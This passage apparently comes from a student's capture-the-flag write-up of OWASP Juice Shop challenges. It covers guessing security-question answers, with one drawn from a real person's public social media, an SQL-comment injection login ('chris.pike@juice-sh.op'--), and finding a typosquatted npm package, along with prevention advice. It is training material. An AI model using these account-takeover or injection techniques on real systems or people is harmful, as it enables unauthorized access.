The screenshot shows a 'Forgot Password' form with a dark background. The title 'Forgot Password' is at the top. Below it is an 'Email*' field containing 'jim@juice-sh.op' with a question mark icon. The 'Security Question*' field is highlighted with a green border and contains 'Your eldest siblings middle name?' with a question mark icon. Below this are 'New Password*' and 'Repeat New Password*' fields, both with character counts of 0/20. A password strength indicator shows 'Password must be 5-40 characters long.' and a toggle for 'Show password advice' is at the bottom. A 'Change' button with a pencil icon is at the very bottom.

Figure 10.2.1: Identifying Jim's security question

Step 2: I searched the shop for activity by "Jim".

- I found a product review for the **Green Smoothie** posted by jim@juice-sh.op.
- **The Clue:** The review stated, *"Fresh out of a replicator."*
- **Deduction:** The term "replicator" is a distinct reference to the **Star Trek** universe. "Jim" refers to **Captain James T. Kirk**.




Figure 10.2.2: The review hint linking Jim to the Star Trek universe

Step 3: I used Google to search for James T. Kirk's family tree.

James T Kirk brother or James T Kirk eldest sibling.

- **Discovery:** James T. Kirk has a brother named **George Samuel Kirk**.
- The question asks for the *middle name*.
- **Answer:** Samuel.




Figure 10.2.3: James T Kirk eldest sibling.

Step 4: I returned to the Juice Shop "Forgot Password" page. I entered as the answer to the security question.

Result: The application accepted the answer and allowed me to set a new password for Jim's account.




Figure 10.2.4: Success reset the password of Jim's account

10.2.d Why is it vulnerable?

- **Guessable Answers:** Security questions relying on fixed facts (even for fictional characters) are inherently insecure because the answers are often public knowledge (wikis, biographies, fan sites).
- **Contextual Leaks:** The user's activity on the site (reviews) gave away the specific cultural context needed to guess their identity.

10.2.e How to prevent it?

- **Subjective Questions:** Use questions that have no public answer (e.g., "What is your favorite childhood memory?").
- **MFA:** Replace security questions with Multi-Factor Authentication (SMS, Email, or Authenticator App codes) for password resets.

10.2.f What did I learn?

- **Pop Culture Vectors:** CTFs and hackers often love pop culture (Star Trek, Hitchhiker's Guide, etc.). Recognizing these references can be the key to solving a puzzle.
- **Character Profiling:** Solving this required building a profile: Name (Jim) + Context (Replicator) = Identity (Captain Kirk) -> Family History (Samuel). This is the same process used for profiling real targets.




Figure 10.2.5: Reset Jim's Password solved

10.3 Bjoern's Favorite Pet ★★★

10.3.a Goals

The objective of this challenge is to reset the password for the user `bjoern@owasp.org`. Unlike previous challenges involving fictional characters (like Jim or Emma), this target refers to **Bjoern Kimminich**, the real-world creator of the OWASP Juice Shop project. This tests your ability to perform Open Source Intelligence (OSINT) on real individuals.


10.3.b How did I analyze?

- **Observation:** I initiated the "Forgot Password" process for `bjoern@owasp.org` and was presented with the security question: *"Name of your favorite pet?"*.
- **Hypothesis:** Since Bjoern is a real person and a well-known security researcher, he likely has a public social media presence. If he posts about his life, he has probably mentioned his pet or posted photos of it. The email domain `@owasp.org` confirms this links to his professional identity.

10.3.c What did I do?

Step 1: [Target Identification]

- I navigated to the **Login** page and clicked **Forgot Password**.
- I entered the email `bjoern@owasp.org`.
- I noted the security question asking for his favorite pet's name.



The screenshot shows a 'Forgot Password' form with a dark background. The title 'Forgot Password' is at the top. Below it is an 'Email*' field containing 'bjoern@owasp.org' with a help icon. The 'Security Question*' field is highlighted with a green border and contains 'Name of your favorite pet?' with a help icon. Below this are 'New Password*' and 'Repeat New Password*' fields, both with character length indicators (0/20). A 'Show password advice' toggle is at the bottom left. A 'Change' button with a pencil icon is at the bottom center.

Figure 10.3.1: Identifying the security question

Step 2: I searched for "Bjoern Kimminich" on Google and found his Twitter (X) handle:

@bkimminich.

- **Discovery:** Bjoern frequently posts about his cat, **Zatschi**. In the Juice Shop community, his cat is somewhat of a mascot.




Figure 10.3.2: X account of Bjowen Kimminich




Figure 10.3.3: Search for the post that have the pet name

Step 3: I returned to the Juice Shop application. I entered `Zatschi` as the answer to the security question.




Figure 10.3.4: Success change password

10.3.d Why is it vulnerable?

- **Publicly Available Information:** Security questions effectively become "passwords" that are shared with the world if the answer is posted on social media (Facebook, Twitter, Instagram).
- **Real-World Linkage:** Using real-world identities in an application (even for a project lead) opens up the attack surface to include their entire digital footprint.

10.3.e How to prevent it?

- **Avoid Static Security Questions:** Security questions are an outdated authentication mechanism. They rely on "secrets" that are rarely secret in the age of social media.
- **Use Multi-Factor Authentication (MFA):** Instead of asking a question, send a one-time code to the user's registered device or email.

10.3.f What did I learn?

- **The Blur Between Real and Digital:** I learned that in targeted attacks (Spear Phishing or Account Takeover), attackers will scour a target's personal social media for months to find answers to recovery questions.

- **Operational Security (OpSec):** People often do not realize that posting a picture of their cute pet with its name is actually leaking security credentials.






Figure 10.3.5: Bjoern's Favorite Pet solved

10.4 GDPR Data Erasure ★★★



A login form titled "Login" on a dark background. It features two input fields: "Email*" containing "chris.pike@juice-sh.op'--" and "Password*" containing a single dot. To the right of the password field is an eye icon. Below the password field is a link "Forgot your password?". At the bottom is a "Log in" button with a key icon, a "Remember me" checkbox, and a link "Not yet a customer?".

Figure 10.4.1: Login in Chris's account



A dark-themed section titled "Broken Authentication" with a green header bar. It features a green circle icon followed by the text "GDPR Data Erasure" and three white stars. Below this is the text "Log in with Chris' erased user account." In the bottom right corner, there is a green circular icon with a key and a green pill-shaped button containing a lightbulb icon and the text "0/4".

Figure 10.4.2: GDPR Data Erasure

11 VULNERABLE COMPONENTS

11.1 Legacy Typosquatting ★★★★★

11.1.a Goals

The objective of this challenge is to identify a "typosquatted" library used by the application. This is a Supply Chain attack where attackers name malicious packages similarly to popular ones (e.g., `react` vs `reactt`) hoping developers make a typo and install the malware.

11.1.b How did I analyze?

- **Observation:** In previous challenges (like "Misplaced Signature File"), I discovered the `/ftp` directory which contains backup files. One specific file, `package.json.bak`, lists all the third-party libraries (dependencies) used by the Juice Shop.
- **Hypothesis:** If the developers were careless when installing libraries, they might have accidentally installed a malicious package with a similar name to a legitimate one. By auditing the `package.json.bak` file against the official npm registry, I can spot these imposters.

11.1.c What did I do?

Step 1: I navigated to the FTP directory: `http://[IP]:[PORT]/ftp`.

- I located and downloaded the file `package.json.bak`.





Figure 11.1.1: Located and downloaded the file `package.json.bak`

Step 2: I opened the file and listed the dependencies.

- I manually checked the names against the official npm repository (npmjs.com).
- **Discovery:** I noticed a package named `epilogue-js`.




The screenshot shows a code editor with a file named `package.json.bak%00.md` open. The editor's title bar indicates the file path is `Users > lebutienthuan > Desktop > package.json.bak%00.md`. The code displayed is a JSON object representing the `dependencies` of a project. The list of dependencies includes various npm packages with their respective version constraints. The package `epilogue-js` is listed with a version constraint of `~0.7`. The code is as follows:

```
38 ],
39 "dependencies": {
40   "body-parser": "~1.18",
41   "colors": "~1.1",
42   "config": "~1.28",
43   "cookie-parser": "~1.4",
44   "cors": "~2.8",
45   "dottie": "~2.0",
46   "epilogue-js": "~0.7",
47   "errorhandler": "~1.5",
48   "express": "~4.16",
49   "express-jwt": "0.1.3",
50   "fs-extra": "~4.0",
51   "glob": "~5.0",
52   "grunt": "~1.0",
53   "grunt-angular-templates": "~1.1",
54   "grunt-contrib-clean": "~1.1",
55   "grunt-contrib-compress": "~1.4",
56   "grunt-contrib-concat": "~1.0",
57   "grunt-contrib-uglify": "~3.2",
58   "hashids": "~1.1",
59   "helmet": "~3.9",
60   "html-entities": "~1.2",
61   "jasmine": "^2.8.0",
62   "js-yaml": "3.10",
63   "jsonwebtoken": "~8",
64   "jssha": "~2.3",
65   "libxmljs": "~0.18",
66   "marsdb": "~0.6",
67   "morgan": "~1.9",
68   "multer": "~1.3",
69   "pdfkit": "~0.8",
70   "replace": "~0.3",
71   "request": "~2",
72   "sanitize-html": "1.4.2",
```

Figure 11.1.2: Read the `package.json.bak`

Step 3: I searched for `epilogue-js` on npm.

- The official page for `epilogue-js` contained a warning: *"This package is a typosquat of 'epilogue'. It is used for security awareness training."*
- The legitimate library is named simply `epilogue`. The developers had installed the "fake" version ending in `-js`.




The screenshot shows the npm package page for `epilogue-js`. At the top, the npm logo is on the left, and a search bar with the text "Search packages" is in the center. To the right of the search bar are buttons for "Search" and "Sign Up". Below the search bar, the package name `epilogue-js` is displayed, followed by its version `0.7.3`, the fact that it is "Public", and that it was "Published 8 years ago". Below this information are links for "Readme", "Code", "Beta", "3 Dependencies", "2 Dependents", and "2 Versions". A "build unknown" status is shown next to a "Dependency Status" link. The main heading is "Epilogue". Below the heading is a large image of a man in a hooded cloak, resembling a character from a fantasy movie. Below the image is a warning message: "THIS IS NOT THE MODULE YOU ARE LOOKING FOR! Please use <https://github.com/dchester/epilogue>! This repository exists only for security awareness and training purposes to demonstrate the issue of typosquatting! Please read <https://github.com/bkimminich/juice-shop/issues/368> and <https://iamakulov.com/notes/npm-malicious-packages/> for more information!". To the right of the main content, there is an "Install" section with a code block containing `> npm i epilogue-js`. Below this is the "Repository" section with a link to `github.com/dchester/epilogue`. The "Homepage" section has a link to `github.com/dchester/epilogue#readme`. The "Weekly Downloads" section shows a graph with a peak and the number "16". The "Version" section shows `0.7.3` and the "License" section shows `MIT`. The "Last publish" section is empty.

Figure 11.1.3: Search for the dependency named `epilogue-js`

Step 4: I identified that `epilogue-js` is the malicious legacy typosquatting vector.

- I went to the **Customer Feedback** page and reported: "The application is using a typosquatted library named `epilogue-js`."



The screenshot shows a 'Customer Feedback' form with the following fields and content:

- Author:** anonymous
- Comment*:** The application is using a typosquatted library named `epilogue-js`.
- Character Count:** Max. 160 characters (66/160)
- Rating:** A slider bar with 5 points, the 4th point is selected (green).
- CAPTCHA:** What is 8-2-7 ?
- Result*:** -1
- Submit:** A button with a right arrow icon and the text 'Submit'.

Figure 11.1.4: Reported the library name in the customer feedback

